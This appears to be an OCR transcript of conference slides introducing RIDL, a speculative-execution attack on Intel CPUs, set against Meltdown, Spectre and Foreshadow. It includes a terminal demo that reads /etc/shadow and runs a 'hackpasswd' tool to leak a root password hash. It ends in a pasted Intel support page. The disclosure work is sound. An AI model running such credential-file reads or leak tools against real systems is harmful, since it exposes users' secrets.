
KPTI




Before

Problem: leak kernel data from virtual addresses


KPTI






Solution: unmap kernel addresses

So we have a system with all mitigations in-place


```
pcnt tsc_deadline_timer aes xsave avx f16c rdrand lahf_lm abm 3dnowprefetch
 cpuid_fault cat_l3 cdp_l3 invpcid_single pti ssbd mba ibrs ibpb stibp tpr_
shadow vnmi flexpriority ept vpid ept_ad fsgsbase tsc_adjust bmi1 hle avx2
smep bmi2 erms invpcid rtm cqm mpx rdt_a avx512f avx512dq rdseed adx smap c
lflushopt clwb intel_pt avx512cd avx512bw avx512vl xsaveopt xsavec xgetbv1
xsaves cqm_llc cqm_occup_llc cqm_mbm_total cqm_mbm_local dtherm ida arat pl
n pts hwp hwp_act_window hwp_pkg_req flush_l1d
%
[sebastian@sarek ~ ]$ grep . /sys/devices/system/cpu/vulnerabilities/*
/sys/devices/system/cpu/vulnerabilities/l1tf:Mitigation: PTE Inversion; VM
: conditional cache flushes, SMT vulnerable
/sys/devices/system/cpu/vulnerabilities/meltdown:Mitigation: PTI
/sys/devices/system/cpu/vulnerabilities/spec_store_bypass:Mitigation: Spec
lative Store Bypass disabled via prctl and seccomp
/sys/devices/system/cpu/vulnerabilities/spectre_v1:Mitigation: __user poin
er sanitization
/sys/devices/system/cpu/vulnerabilities/spectre_v2:Mitigation: Full generi
 retpoline, IBPB: conditional, IBRS_FW, STIBP: conditional, RSB filling
%
[sebastian@sarek ~ ]$
```

What can we still do as an attacker?



```
%
[sebastian@sarek ridl ]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
%
[sebastian@sarek ridl ]$ sudo cat /etc/shadow | head -n 1
root:$6$sP/i.m6uVkNRJgpV$vyndShgzWmeWI8Bx8RbGCkj2SVvQ.bjqwRafe6rdnotl8ndQkv
H/wf1u.cF31o9IeOW/Ub/6CVEdbCJioHplW/:17828:0:99999:7:::
%
[sebastian@sarek ridl ]$ ./hackpasswd root:
root:$6$sP/i.m6uVkNRJgpV$vyndShgzWmeWI8Bx8RbGCkj2SVvQ.bjqwRafe6%
[sebastian@sarek ridl ]$
```


Meet **Rogue In-flight Data Load** or RIDL

A new **class** of speculative execution attacks

that knows no boundaries


Privilege levels are just a *social construct*

SECURITY DOMAINS




We can leak between hardware threads!

SECURITY DOMAINS




But can we leak across other security domains?

SECURITY DOMAINS




Yes, we can!

SECURITY DOMAINS




We leak from the kernel …

SECURITY DOMAINS




… across VMs …

SECURITY DOMAINS



… from the hypervisor …

SECURITY DOMAINS



… and from SGX enclaves!

We leak across all security domains!

SECURITY DOMAINS

Can we leak in the web browser?

SECURITY DOMAINS

Yes, we can!

- We reproduced RIDL in Mozilla Firefox
- ⇒ No need for special instructions

We leak across security domains, and in the browser!

Memory addresses are a *social construct* too

PREVIOUS ATTACKS

MELTDOWN
CVE-2017-5754

SPECTRE
CVE-2017-5715
CVE-2017-5753

FORESHADOW
CVE-2018-3615
CVE-2018-3620
CVE-2018-3646

Previous attacks show we can speculatively leak from **addresses**

PREVIOUS ATTACKS

MELTDOWN

CVE-2017-5754

SPECTRE

CVE-2017-5715

CVE-2017-5753

FORESHADOW

CVE-2018-3615

CVE-2018-3620

CVE-2018-3646

Our mitigation efforts focus on isolating/masking **addresses**

- **Spectre**: access out-of-bound *addresses*
- **Meltdown**: leak kernel data from virtual *addresses*
- **Foreshadow**: leak from physical *address*

- **Spectre**: mask array index to limit *address* range
- **Meltdown**: unmap kernel *addresses* from userspace
- **Foreshadow**: invalidate physical *address*

PREVIOUS ATTACKS

- Previous attacks exploit addressing
- Mitigation by isolating/masking addresses

RIDL

RIDL does *not* depend on addressing:


- ⇒ Bypass *all* address-based security checks
- ⇒ Makes RIDL **hard to mitigate**

What CPUs does RIDL affect?

We bought Intel and AMD CPUs from almost every generation since 2008

… and sent the invoices to our professor Herbert Bos

RIDL works on all mainstream Intel CPUs since 2008


Products Solutions Support
intel
USA (English) Sign In
Drivers and Software Product Specifications Warranty Support Community Contact Support Support by Product
SUPPORT
Support Home › Processors ›

Side-channel Vulnerability and Mitigation Methods

The security of our products is one of our most important priorities.

The threat environment continues to evolve. Intel is committed to investing in the security and reliability of our products, and to working to safeguard users' sensitive information.

Specific to side-channel vulnerabilities, mitigations have been provided for all variants noted below through a combination of updates for:

- Firmware
- Operating systems
- Virtual Machine Manager*

System manufacturers have incorporated these updates. Some Intel products may contain hardware mitigations. See the table below for mitigation details:

